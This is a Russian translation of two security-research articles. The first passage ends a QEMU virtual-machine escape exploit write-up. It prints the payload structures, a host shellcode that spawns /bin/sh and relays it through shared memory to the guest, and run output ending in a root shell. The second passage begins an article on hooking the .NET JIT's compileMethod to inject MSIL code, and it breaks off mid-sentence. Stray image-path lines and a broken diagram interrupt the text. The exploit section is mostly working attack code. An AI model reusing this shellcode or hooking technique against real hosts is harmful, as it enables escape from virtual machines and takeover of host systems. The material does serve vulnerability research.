Можно написать простой шеллкод, привязывающий оболочку к netcat на некотором порту, а затем подключиться к ней с отдельной машины. Это вполне приемлемое решение, но мы можем сделать лучше, чтобы обойти ограничения брандмауэра. Воспользуемся разделяемой памятью между гостем и хостом для построения bind-шелла.

Эксплуатация уязвимостей QEMU имеет определённую тонкость: код, который мы пишем в гостевой системе, уже доступен в памяти процесса QEMU. Поэтому нет необходимости внедрять шеллкод. Более того, мы можем использовать общий код и запускать его как в гостевой системе,


так и на атакуемом хосте.

Следующая схема суммирует разделяемую память и процессы/потоки, работающие на хосте и в гостевой системе.

Мы создаём два разделяемых кольцевых буфера (входной и выходной) и реализуем примитивы чтения/записи со спин-блокировкой для доступа к этим разделяемым областям памяти. На хост-машине мы запускаем шеллкод, который стартует процесс `/bin/sh` в отдельном процессе, предварительно продублировав дескрипторы файлов stdin и stdout. Также создаются два потока. Первый читает команды из разделяемой памяти и передаёт их оболочке через канал (pipe). Второй поток читает вывод оболочки (из второго канала) и записывает его в разделяемую память.

Эти два потока также создаются в гостевой машине для записи пользовательских команд в выделенную разделяемую область памяти и вывода результатов, читаемых из второго кольцевого буфера, на стандартный вывод, соответственно.

Заметим, что в нашем эксплойте присутствует третий поток (и выделенная разделяемая область) для обработки вывода stderr.



5.3 - Эксплойт побега из VM

В данном разделе мы описываем основные структуры и функции, используемые в полном эксплойте (`vm-escape.c`).

Внедряемая полезная нагрузка определяется следующей структурой:

```
struct payload {
□struct IRQState    fake_irq[2];
□struct shared_data shared_data;
□uint8_t            shellcode[1024];
□uint8_t            pipe_fd2r[1024];
□uint8_t            pipe_r2fd[1024];
};
```

Где `fake_irq` — пара поддельных структур IRQState, ответственных за вызов `mprotect()` и изменение защиты страницы, где находится полезная нагрузка.

Структура `shared_data` используется для передачи аргументов основному шеллкоду:

```
struct shared_data {
	struct GOT       got;
	uint8_t          shell[64];
	hptr_t           addr;
	struct shared_io shared_io;
	volatile int     done;
};
```

Структура `got` выступает в роли глобальной таблицы смещений (GOT). Она содержит адреса основных функций, вызываемых шеллкодом. Адреса этих функций определяются из утечки памяти.

```
struct GOT {
	typeof(open)           *open;
	typeof(close)          *close;
	typeof(read)           *read;
	typeof(write)          *write;
	typeof(dup2)           *dup2;
	typeof(pipe)           *pipe;
	typeof(fork)           *fork;
	typeof(execv)          *execv;
	typeof(malloc)         *malloc;
	typeof(madvise)        *madvise;
	typeof(pthread_create) *pthread_create;
	typeof(pipe_r2fd)      *pipe_r2fd;
	typeof(pipe_fd2r)      *pipe_fd2r;
};
```

Основной шеллкод определяется следующей функцией:

```
/* main code to run after %rip control */
void shellcode(struct shared_data *shared_data)
{
	pthread_t t_in, t_out, t_err;
	int in_fds[2], out_fds[2], err_fds[2];
	struct brwpipe *in, *out, *err;
	char *args[2] = { shared_data->shell, NULL };

	if (shared_data->done) {
		return;
	}

	shared_data->got.madvise((uint64_t *)shared_data->addr,
	                         PHY_RAM, MADV_DOFORK);

	shared_data->got.pipe(in_fds);
	shared_data->got.pipe(out_fds);
	shared_data->got.pipe(err_fds);

	in = shared_data->got.malloc(sizeof(struct brwpipe));
	out = shared_data->got.malloc(sizeof(struct brwpipe));
	err = shared_data->got.malloc(sizeof(struct brwpipe));

	in->got = &shared_data->got;
	out->got = &shared_data->got;
	err->got = &shared_data->got;

	in->fd = in_fds[1];
	out->fd = out_fds[0];
	err->fd = err_fds[0];

	in->ring = &shared_data->shared_io.in;
	out->ring = &shared_data->shared_io.out;
	err->ring = &shared_data->shared_io.err;

	if (shared_data->got.fork() == 0) {
		shared_data->got.close(in_fds[1]);
		shared_data->got.close(out_fds[0]);
		shared_data->got.close(err_fds[0]);
		shared_data->got.dup2(in_fds[0], 0);
```

```
□□shared_data->got.dup2(out_fds[1], 1);
□□shared_data->got.dup2(err_fds[1], 2);
□□shared_data->got.execv(shared_data->shell, args);
□}
□else {
□□shared_data->got.close(in_fds[0]);
□□shared_data->got.close(out_fds[1]);
□□shared_data->got.close(err_fds[1]);

□□shared_data->got.pthread_create(&t_in, NULL,
□□                                shared_data->got.pipe_r2fd, in);
□□shared_data->got.pthread_create(&t_out, NULL,
□□                                shared_data->got.pipe_fd2r, out);
□□shared_data->got.pthread_create(&t_err, NULL,
□□                                shared_data->got.pipe_fd2r, err);

□□shared_data->done = 1;
□}
}
```

Шеллкод сначала проверяет флаг `shared_data->done`, чтобы избежать повторного запуска (помните, что `qemu_set_irq`, передающая управление шеллкоду, вызывается несколько раз кодом QEMU).

Шеллкод вызывает `madvise()` с `shared_data->addr`, указывающим на физическую память. Это необходимо для снятия флага MADV_DONTFORK и, следовательно, сохранения отображений памяти через вызовы `fork()`.

Шеллкод создаёт дочерний процесс, ответственный за запуск оболочки (`/bin/sh`). Родительский процесс запускает потоки, использующие разделяемые области памяти для передачи команд оболочки из гостевой системы на атакуемый хост и последующей записи результатов этих команд обратно в гостевую машину. Коммуникация между родительским и дочерним процессом осуществляется через каналы (pipes).

Как показано ниже, область разделяемой памяти состоит из кольцевого буфера, к которому осуществляется доступ через примитивы `sm_read()` и `sm_write()`:

```
struct shared_ring_buf {
□volatile bool lock;
□bool          empty;
□uint8_t       head;
□uint8_t       tail;
□uint8_t       buf[SHARED_BUFFER_SIZE];
};

static inline
__attribute__((always_inline))
ssize_t sm_read(struct GOT *got, struct shared_ring_buf *ring,
                char *out, ssize_t len)
{
□ssize_t read = 0, available = 0;

□do {
□□/* spin lock */
□□while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

□□if (ring->head > ring->tail) { // loop on ring
□□□available = SHARED_BUFFER_SIZE - ring->head;
□□} else {
□□□available = ring->tail - ring->head;
□□□if (available == 0 && !ring->empty) {
□□□□available = SHARED_BUFFER_SIZE - ring->head;
□□□}
□□}
□□available = MIN(len - read, available);

□□imemcpy(out, ring->buf + ring->head, available);
□□read += available;
```

```
□□out += available;
□□ring->head += available;

□□if (ring->head == SHARED_BUFFER_SIZE)
□□□ring->head = 0;

□□if (available != 0 && ring->head == ring->tail)
□□□ring->empty = true;

□□__atomic_clear(&ring->lock, __ATOMIC_RELAXED);
□} while (available != 0 || read == 0);

□return read;
}

static inline
__attribute__((always_inline))
ssize_t sm_write(struct GOT *got, struct shared_ring_buf *ring,
                 char *in, ssize_t len)
{
□ssize_t written = 0, available = 0;

□do {
□□/* spin lock */
□□while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

□□if (ring->tail > ring->head) { // loop on ring
□□□available = SHARED_BUFFER_SIZE - ring->tail;
□□} else {
□□□available = ring->head - ring->tail;
□□□if (available == 0 && ring->empty) {
□□□□available = SHARED_BUFFER_SIZE - ring->tail;
□□□}
□□}
□□available = MIN(len - written, available);

□□imemcpy(ring->buf + ring->tail, in, available);
□□written += available;
□□in += available;
□□ring->tail += available;

□□if (ring->tail == SHARED_BUFFER_SIZE)
□□□ring->tail = 0;

□□if (available != 0)
□□□ring->empty = false;

□□__atomic_clear(&ring->lock, __ATOMIC_RELAXED);
□} while (written != len);

□return written;
}
```

Эти примитивы используются следующими функциями потоков. Первая читает данные из разделяемой области памяти и записывает их в файловый дескриптор. Вторая читает данные из файлового дескриптора и записывает их в разделяемую область памяти.

```
void *pipe_r2fd(void *_brwpipe)
{
□struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
□char buf[SHARED_BUFFER_SIZE];
□ssize_t len;

□while (true) {
□□len = sm_read(brwpipe->got, brwpipe->ring, buf, sizeof(buf));
□□if (len > 0)
□□□brwpipe->got->write(brwpipe->fd, buf, len);
□}

□return NULL;
} SHELLCODE(pipe_r2fd)
```

```
void *pipe_fd2r(void *_brwpipe)
{
	struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
	char buf[SHARED_BUFFER_SIZE];
	ssize_t len;

	while (true) {
		len = brwpipe->got->read(brwpipe->fd, buf, sizeof(buf));
		if (len < 0) {
			return NULL;
		} else if (len > 0) {
			len = sm_write(brwpipe->got, brwpipe->ring, buf, len);
		}
	}

	return NULL;
}
```

Заметим, что код этих функций является общим для хоста и гостевой системы. Эти потоки также создаются в гостевой машине для чтения пользовательских входных команд и копирования их в выделенную разделяемую область памяти (in), а также для записи вывода этих команд, доступного в соответствующих разделяемых областях (out и err), на стандартный вывод:

```
void session(struct shared_io *shared_io)
{
	size_t len;
	pthread_t t_in, t_out, t_err;
	struct GOT got;
	struct brwpipe *in, *out, *err;

	got.read = &read;
	got.write = &write;

	warnx("[!] enjoy your shell");
	fputs(COLOR_SHELL, stderr);

	in = malloc(sizeof(struct brwpipe));
	out = malloc(sizeof(struct brwpipe));
	err = malloc(sizeof(struct brwpipe));

	in->got = &got;
	out->got = &got;
	err->got = &got;

	in->fd = STDIN_FILENO;
	out->fd = STDOUT_FILENO;
	err->fd = STDERR_FILENO;

	in->ring = &shared_io->in;
	out->ring = &shared_io->out;
	err->ring = &shared_io->err;

	pthread_create(&t_in, NULL, pipe_fd2r, in);
	pthread_create(&t_out, NULL, pipe_r2fd, out);
	pthread_create(&t_err, NULL, pipe_r2fd, err);

	pthread_join(t_in, NULL);
	pthread_join(t_out, NULL);
	pthread_join(t_err, NULL);
}
```

Схема, представленная в предыдущем разделе, иллюстрирует разделяемые области памяти и процессы/потоки, запущенные в гостевой системе и на хост-машинах.

Эксплойт нацелен на уязвимую версию QEMU, собранную с использованием GCC 4.9.2. Для адаптации эксплойта под конкретную сборку QEMU мы предоставляем shell-скрипт (`build-exploit.sh`), который выводит заголовочный файл C с необходимыми смещениями:

```
$ ./build-exploit <path-to-qemu-binary> > qemu.h
```

Запуск полного эксплойта (`vm-escape.c`) даёт следующий вывод:

```
$ ./vm-escape
$ exploit: [+] found 190 potential ObjectProperty structs in memory
$ exploit: [+] .text mapped at 0x7fb6c55c3620
$ exploit: [+] mprotect mapped at 0x7fb6c55c0f10
$ exploit: [+] qemu_set_irq mapped at 0x7fb6c5795347
$ exploit: [+] VM physical memory mapped at 0x7fb630000000
$ exploit: [+] payload at 0x7fb6a8913000
$ exploit: [+] patching packet ...
$ exploit: [+] running first attack stage
$ exploit: [+] running shellcode at 0x7fb6a89132d0
$ exploit: [!] enjoy your shell
$ shell > id
$ uid=0(root) gid=0(root) ...
```

5.4 - Ограничения

Обратите внимание, что текущий эксплойт всё ещё несколько ненадёжен. В нашей тестовой среде (Debian 7 с ядром 3.16 на архитектуре x86_64) мы наблюдали частоту неудач примерно 1 из 10 запусков. В большинстве неудачных попыток эксплойт не мог восстановить расположение памяти QEMU из-за непригодных утёкших данных.

Эксплойт не работает на ядрах Linux, собранных без флага CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE. В этом случае бинарный файл QEMU (собранный по умолчанию с `-fPIE`) отображается в отдельное адресное пространство, как показано в следующем листинге:

```
55e5e3fdd000-55e5e4594000 r-xp 00000000 fe:01 6940407   [qemu-system-x86_64]
55e5e4794000-55e5e4862000 r--p 005b7000 fe:01 6940407           ...
55e5e4862000-55e5e48e3000 rw-p 00685000 fe:01 6940407           ...
55e5e48e3000-55e5e4d71000 rw-p 00000000 00:00 0
55e5e6156000-55e5e7931000 rw-p 00000000 00:00 0         [heap]

7fb80b4f5000-7fb80c000000 rw-p 00000000 00:00 0
7fb80c000000-7fb88c000000 rw-p 00000000 00:00 0         [2 GB of RAM]
7fb88c000000-7fb88c915000 rw-p 00000000 00:00 0
                     ...
7fb89b6a0000-7fb89b6cb000 r-xp 00000000 fe:01 794385    [first shared lib]
7fb89b6cb000-7fb89b8cb000 ---p 0002b000 fe:01 794385            ...
7fb89b8cb000-7fb89b8cc000 r--p 0002b000 fe:01 794385            ...
7fb89b8cc000-7fb89b8cd000 rw-p 0002c000 fe:01 794385            ...
                    ...
7ffd8f8f8000-7ffd8f91a000 rw-p 00000000 00:00 0         [stack]
7ffd8f970000-7ffd8f972000 r--p 00000000 00:00 0         [vvar]
7ffd8f972000-7ffd8f974000 r-xp 00000000 00:00 0         [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

Как следствие, наше 4-байтовое переполнение недостаточно, чтобы разыменовать указатель `irq` (первоначально расположенный в куче где-то по адресу 0x55xxxxxxxxxx) так, чтобы он указывал на нашу поддельную структуру IRQState (внедрённую где-то по адресу 0x7fxxxxxxxxxx).

---

6 - Заключение

В данной статье мы представили два эксплойта для эмуляторов сетевых устройств QEMU. Комбинация этих эксплойтов позволяет вырваться из VM и выполнить код на хосте.

В ходе этой работы мы, вероятно, более тысячи раз обрушивали нашу тестовую VM. Отладка неудачных попыток эксплуатации была утомительной, особенно при сложном шеллкоде,

порождающем несколько потоков и процессов. Поэтому мы надеемся, что предоставили достаточно технических деталей и универсальных техник, которые можно будет повторно использовать для дальнейшей эксплуатации QEMU.

---

7 - Благодарности

Мы хотели бы поблагодарить Pierre-Sylvain Desse за ценные комментарии. Приветствуем coldshell и Kevin Schouteeten за помощь в тестировании на различных средах.

Отдельная благодарность Нельсону Элхейджу за его основополагающую работу по побегу из VM.

И большое спасибо рецензентам команды Phrack Staff за то, что побудили нас улучшить статью и код.

---

8 - Ссылки

[1] http://venom.crowdstrike.com
[2] media.blackhat.com/bh-us-11/Elhage/BH_US_11_Elhage_Virtunoid_WP.pdf
[3] https://github.com/nelhage/virtunoid/blob/master/virtunoid.c
[4] http://lettieri.iet.unipi.it/virtualization/2014/Vtx.pdf
[5] https://www.kernel.org/doc/Documentation/vm/pagemap.txt
[6] https://blog.affien.com/archives/2005/07/15/reversing-crc/

---

9 - Исходный код

[Приложен архив vm_escape.tar.gz в формате uuencode — опущен]

```
|=[ EOF ]=---------------------------------------------------------------=|
```

Инструментирование .NET посредством инъекции байткода MSIL

Автор: Antonio "s4tan" Parata

Содержание

Введение

В данной статье мы исследуем внутреннее устройство фреймворка .NET с целью разработки нового метода инструментирования .NET-программ во время выполнения.

На сегодняшний день существует немало библиотек для инструментирования .NET-программ; большинство из них устанавливают перехват в коде, сгенерированном после компиляции заданного метода, либо изменяют сборку (Assembly) и сохраняют результат модификации.

Microsoft также предоставляет API профилирования для инструментирования выполнения программы. Однако этот API должен быть активирован до запуска программы путём установки определённых переменных окружения.

Наша цель — инструментировать программу во время выполнения, не изменяя бинарный файл сборки; при этом мы будем использовать высокоуровневый язык .NET. Как мы увидим далее, это достигается путём инъекции дополнительного MSIL-кода непосредственно перед компиляцией целевого метода.

2 - Среда CLR

Прежде чем подробно описать процесс инъекции дополнительного MSIL-кода в метод, необходимо разобраться с базовыми концепциями: как работает фреймворк .NET и каковы его основные компоненты.

Мы рассмотрим лишь те понятия, которые непосредственно относятся к нашей цели.

2.1 - Основные понятия

Бинарный файл .NET принято называть сборкой (Assembly), даже если он не содержит никакого ассемблерного кода. Это самоописывающаяся структура: внутри сборки находится вся необходимая для её выполнения информация (подробнее см. [01]).

Как мы вскоре увидим, доступ к этой информации осуществляется через механизм рефлексии. Рефлексия позволяет получить полную картину того, какие типы и методы определены внутри сборки. Можно также узнать имена и типы параметров, передаваемых в конкретный метод. Единственное, чего недостаёт, — имена локальных переменных, но, как мы увидим, это совершенно не проблема.

2.1.1 - Таблицы метаданных

Вся упомянутая информация хранится в таблицах, называемых таблицами метаданных.

Следующий список, взятый из [02], содержит индексы и названия всех существующих таблиц:

```
00 - Module            01 - TypeRef          02 - TypeDef
04 - Field             06 - MethodDef        08 - Param
09 - InterfaceImpl     10 - MemberRef        11 - Constant
12 - CustomAttribute   13 - FieldMarshal     14 - DeclSecurity
15 - ClassLayout       16 - FieldLayout      17 - StandAloneSig
18 - EventMap          20 - Event            21 - PropertyMap
23 - Property          24 - MethodSemantics  25 - MethodImpl
26 - ModuleRef         27 - TypeSpec         28 - ImplMap
29 - FieldRVA          32 - Assembly         33 - AssemblyProcessor
34 - AssemblyOS        35 - AssemblyRef      36 - AssemblyRefProcessor
37 - AssemblyRefOS     38 - File             39 - ExportedType
40 - ManifestResource  41 - NestedClass      42 - GenericParam
44 - GenericParamConstraint
```

Каждая таблица состоит из переменного числа строк. Размер строки зависит от типа таблицы и может содержать ссылки на другие таблицы метаданных.

Обращение к этим таблицам производится посредством токена метаданных — понятия, описанного в следующем разделе.

2.1.2 - Токен метаданных

Токен метаданных (или просто токен) — фундаментальное понятие в фреймворке CLR. Токен позволяет ссылаться на конкретную таблицу по конкретному индексу. Это 4-байтовое значение, состоящее из двух частей [08]: индекса таблицы и RID.

Старший байт — индекс таблицы, указывающий на таблицу. RID — трёхбайтовый идентификатор записи, указывающий на строку в таблице; отсчёт начинается с единицы.

Рассмотрим пример токена метаданных:

```
(06)00000F
```

0x06 — номер таблицы, на которую ссылается токен; в данном случае это MethodDef. Три последних байта — RID со значением 0x0F.

2.1.3 - Байткод MSIL

При написании программы на высокоуровневом языке .NET компилятор преобразует этот код в промежуточное представление, называемое MSIL или, согласно стандарту ECMA-335 [03], CIL (Common Intermediate Language — общий промежуточный язык).

При установке Visual Studio вместе с ним устанавливается весьма удобная утилита ILDasm, позволяющая дизассемблировать сборку и отображать MSIL-код и другую полезную информацию.

Попробуем скомпилировать следующий исходный код на C#:

```
public class TestClass
{
    private String _message;

    public TestClass(String txt)
    {
        this._message = txt;
    }

    private String FormatMessage()
    {
        return "Hello " + this._message;
    }

    public void SayHello()
    {
        var message = this.FormatMessage();
        Console.WriteLine(message);
    }
}
```

Результатом компиляции является сборка с тремя методами:
`.ctor : void(string)`, `FormatMessage : string()` и `SayHello : void()`.

Попробуем вывести MSIL-код метода SayHello:

```
.method public hidebysig instance void  SayHello() cil managed
// SIG: 20 00 01
{
  // Method begins at RVA 0x21f8
  // Code size       16 (0x10)
  .maxstack  1
  .locals init ([0] string message)
  IL_0000:  /* 00   |                  */ nop
  IL_0001:  /* 02   |                  */ ldarg.0
  IL_0002:  /* 28   | (06)00000F       */
    call       instance string MockLibrary.TestClass::FormatMessage()
  IL_0007:  /* 0A   |                  */ stloc.0
  IL_0008:  /* 06   |                  */ ldloc.0
  IL_0009:  /* 28   | (0A)000014       */
    call       void [mscorlib]System.Console::WriteLine(string)
  IL_000e:  /* 00   |                  */ nop
  IL_000f:  /* 2A   |                  */ ret
} // end of method TestClass::SayHello
```

Для каждой инструкции видны соответствующие байтовые значения MSIL. Примечательно, что код не содержит никаких ссылок на неуправляемую память — только на токены метаданных.

Две инструкции call ссылаются на разные таблицы: метод FormatMessage реализован в текущей сборке, а метод WriteLine — во внешней сборке.

Если обратиться к списку таблиц из раздела 2.1.1, можно увидеть, что токен метаданных `(0A)000014` ссылается на таблицу 0x0A — это MemberRef, индекс 0x14, то есть WriteLine. Токен `(06)00000F` ссылается на таблицу 0x06 — MethodDef, индекс 0x0F, то есть FormatMessage.

2.2 - Среда выполнения

Среда выполнения CLR крайне строга и запрещает любые опасные операции. Если сравнить её с неуправляемым миром, где можно было прыгать в середину инструкции, чтобы запутать дизассемблер, создавать непрозрачные инструкции или переходить по любому допустимому адресу, обнаруживается печальная истина: здесь всё это запрещено.

CLR — стековая машина. Это означает, что концепции регистров нет, а каждый параметр помещается на стек для передачи другим функциям. При выходе из метода стек должен быть пуст или содержать лишь возвращаемое значение.

Как уже говорилось, всё основано на определении токена метаданных. При попытке вызова с недействительным токеном будет получено фатальное исключение. Это создаёт серьёзную проблему для нашей цели: нельзя вызывать методы, на которые нет ссылок в исходной сборке.

3 - JIT-компилятор

При выполнении метода возможны два сценария. Первый — метод уже скомпилирован, в этом случае выполнение переходит непосредственно к скомпилированному неуправляемому коду. Второй — метод ещё не скомпилирован, тогда выполнение переходит к заглушке, которая вызывает экспортируемый метод `compileMethod`, определённый в corjit.h [04], для компиляции и последующего выполнения метода.

3.1 - Метод compileMethod

Рассмотрим этот интересный метод подробнее. Его сигнатура выглядит следующим образом:

```
virtual CorJitResult __stdcall compileMethod (
            ICorJitInfo                 *comp,              /* IN */
            struct CORINFO_METHOD_INFO  *info,              /* IN */
            unsigned /* code:CorJitFlag */   flags,         /* IN */
            BYTE                        **nativeEntry,      /* OUT */
            ULONG                       *nativeSizeOfCode   /* OUT */
            ) = 0;
```

Наиболее интересна структура `CORINFO_METHOD_INFO`, определённая в corinfo.h [05]:

```
struct CORINFO_METHOD_INFO
{
    CORINFO_METHOD_HANDLE       ftn;
    CORINFO_MODULE_HANDLE       scope;
    BYTE *                      ILCode;
    unsigned                    ILCodeSize;
    unsigned                    maxStack;
    unsigned                    EHcount;
    CorInfoOptions              options;
    CorInfoRegionKind           regionKind;
    CORINFO_SIG_INFO            args;
    CORINFO_SIG_INFO            locals;
};
```

Для нашей цели наиболее важно поле `ILCode` — байтовый указатель на буфер, содержащий байткод MSIL. Модифицируя этот буфер, мы можем изменить поток выполнения метода.

Попутно отметим, что этот метод широко используется обфускаторами .NET. В исходном коде можно найти следующий комментарий:

> *Note: Obfuscators that are hacking the JIT depend on this method having __stdcall calling convention*
> *(Примечание: обфускаторы, взламывающие JIT, зависят от того, что у этого метода соглашение о вызовах __stdcall)*

Обфускатор, как правило, шифрует байткод MSIL метода, а когда метод должен быть выполнен — расшифровывает его и передаёт полученный результат вместо зашифрованного. Именно поэтому при открытии такого файла в ILDasm или декомпиляторе возникает ошибка. Как обфускатор узнаёт, когда метод собирается выполняться? Всё просто: код, отвечающий за подмену, помещается внутри конструктора типа. Этот специфический конструктор вызывается лишь один раз — прежде чем создаётся новый объект данного типа.

3.2 - Перехват compileMethod

Поскольку `compileMethod` экспортируется библиотекой `Clrjit.dll` (или `mscorjit.dll` для старых версий .NET), можно без труда установить перехват для отслеживания всех запросов на компиляцию. Следующий псевдокод на F# показывает, как это сделать:

```
[<DllImport(
    "Clrjit.dll",
    CallingConvention = CallingConvention.StdCall, PreserveSig = true)
>]
extern IntPtr getJit()

[<DllImport("kernel32.dll", SetLastError = true)>]
extern Boolean VirtualProtect(
    IntPtr lpAddress,
    UInt32 dwSize,
    Protection flNewProtect,
    UInt32& lpflOldProtect)

let pVTable = getJit()
_pCompileMethod <- Marshal.ReadIntPtr(pVTable)

// делаем память доступной для записи
let mutable oldProtection = uint32 0
if not <| VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    Protection.PAGE_EXECUTE_READWRITE,
    &oldProtection)
then
    Environment.Exit(-1)

let protection = Enum.Parse(
    typeof<Protection>,
    oldProtection.ToString()) :?> Protection

// сохраняем оригинальный compileMethod
_realCompileMethod <-
    Some (Marshal.GetDelegateForFunctionPointer(
        Marshal.ReadIntPtr(_pCompileMethod),
        typeof<CompileMethodDeclaration>) :?> CompileMethodDeclaration
    )
RuntimeHelpers.PrepareDelegate(_realCompileMethod.Value)
RuntimeHelpers.PrepareDelegate(_hookedCompileMethodDelegate)

// устанавливаем перехват compileMethod
Marshal.WriteIntPtr(
    _pCompileMethod,
    Marshal.GetFunctionPointerForDelegate(_hookedCompileMethodDelegate)
)
```

```
// восстанавливаем флаги защиты памяти
VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    protection,
    &oldProtection
    ) |> ignore
```

...			
...	+--------------+		
Trampoline	---->		
Original MSIL		Dynamic	
...		Method	---------+
...			

При изменении MSIL-кода необходимо следить за размером стека. Нашему фреймворку требуется некоторое пространство в стеке, и если компилируемый метод не использует локальных переменных, во время выполнения возникнет исключение. Чтобы избежать этого, достаточно изменить переменную `maxStack` в структуре `CORINFO_METHOD_INFO` перед записью обратно.

4 - Инструментирование .NET

Теперь пора приступить к изменению MSIL-буфера выбранного метода и перенаправлению потока выполнения в наш код. Как мы увидим, этот процесс нетривиален и требует учёта множества аспектов.

4.1 - Стратегия инъекции MSIL

Для вызова нашего кода процесс состоит из следующих шагов:


1. Установить трамплин в начале кода. Этот трамплин будет вызывать динамически определённый метод.


2. Определить динамический метод с конкретной сигнатурой.

3. Сформировать массив объектов, который будет содержать параметры, переданные в метод.

4. Вызвать функцию-диспетчер, которая загрузит нашу сборку и в итоге вызовет наш код, передав ему дескриптор исходного метода и массив объектов с параметрами метода.

В результате создаваемая структура будет соответствовать следующей схеме:





4.2 - Получение дескриптора метода

Как будет показано в следующем разделе, для получения необходимой информации через рефлексию нужно разрешить дескриптор компилируемого метода. Я нашёл способ сделать это — он не очень элегантен, но работает :P.

Следующий псевдокод на F# показывает, как получить информацию о методе по структуре CorMethodInfo:

```
let getMethodInfoFromModule(
    methodInfo: CorMethodInfo,
    assemblyModule: Module) =
    let mutable info: FilteredMethod option = None
    try
        // грязный трюк, есть ли способ лучше узнать
        // модуль компилируемого метода?
        let mPtr =
            assemblyModule.ModuleHandle.GetType()
            .GetField("m_ptr",
                BindingFlags.NonPublic ||| BindingFlags.Instance)
        let mPtrValue = mPtr.GetValue(assemblyModule.ModuleHandle)
        let mpData =
            mPtrValue.GetType()
            .GetField("m_pData",
                BindingFlags.NonPublic ||| BindingFlags.Instance)

        if mpData <> null then
            let mpDataValue = mpData.GetValue(mPtrValue) :?> IntPtr
            if mpDataValue = methodInfo.ModuleHandle then
                // модуль найден, получаем имя метода
                let tokenNum =
                    Marshal.ReadInt16(nativeint(methodInfo.MethodHandle))
                let token = (0x06000000 + int32 tokenNum)
                let methodBase = assemblyModule.ResolveMethod(token)

                if  methodBase.DeclaringType <> null &&
                    isMonitoredMethod(methodBase) then
                    let mutable numOfParameters =
                        methodBase.GetParameters() |> Seq.length
                    if not methodBase.IsStatic then
                        // учитываем указатель this
                        numOfParameters <- numOfParameters + 1

                    // формируем результирующую информацию
                    info <- Some {
                        TokenNum = tokenNum
                        NumOfArgumentsToPushInTheStack = numOfParameters
                        Method = methodBase
                        IsConstructor = methodBase :? ConstructorInfo
                        Filter = this
                    }
    with _ -> ()
    info
```

Этот метод необходимо вызывать для каждого модуля всех загруженных сборок.

Теперь, имея объект `MethodBase`, можно использовать его для извлечения нужной информации — например, количества принимаемых параметров и их типов.

4.3 - Реализация трамплина через инструкцию calli

Первое препятствие — создание MSIL-байткода, способного вызвать произвольную функцию. Среди всех доступных OpCodes нас интересует инструкция `calli` [06] (будьте осторожны при её использовании: она делает код непроверяемым).

На странице MSDN можно прочитать:

> *"The method entry pointer is assumed to be a specific pointer to native code (of the target machine) that can be legitimately called with the arguments described by the calling convention (a metadata token for a stand-alone signature). Such a pointer can be created using the Ldftn or Ldvirtftn instructions, or passed in from native code."*
> *(Предполагается, что указатель входной точки метода является конкретным указателем на машинный код целевой платформы, который может быть законно вызван с аргументами, описанными соглашением о вызовах. Такой указатель можно создать с помощью инструкций Ldftn или Ldvirtftn либо передать из машинного кода.)*

Отлично — мы можем указать произвольный указатель на машинный код. Единственная сложность в том, что нельзя использовать `Ldftn` или `Ldvirtftn`, поскольку они требуют токена метаданных, а мы не можем указать это значение. Впрочем, из документации по `Ldftn` следует [07]:

> *"Pushes an unmanaged pointer (type native int) to the native code implementing a specific method onto the evaluation stack."*
> *(Помещает неуправляемый указатель (тип native int) на машинный код, реализующий конкретный метод, в стек вычислений.)*

Таким образом, если у нас есть неуправляемый указатель, мы можем эмулировать `Ldftn` простой инструкцией `Ldc_I4` (предполагая 32-битную среду) [09].

Однако теперь возникает другая, ещё большая, проблема. Инструкции `calli` нужен `callSiteDescr`. Из [08] следует:

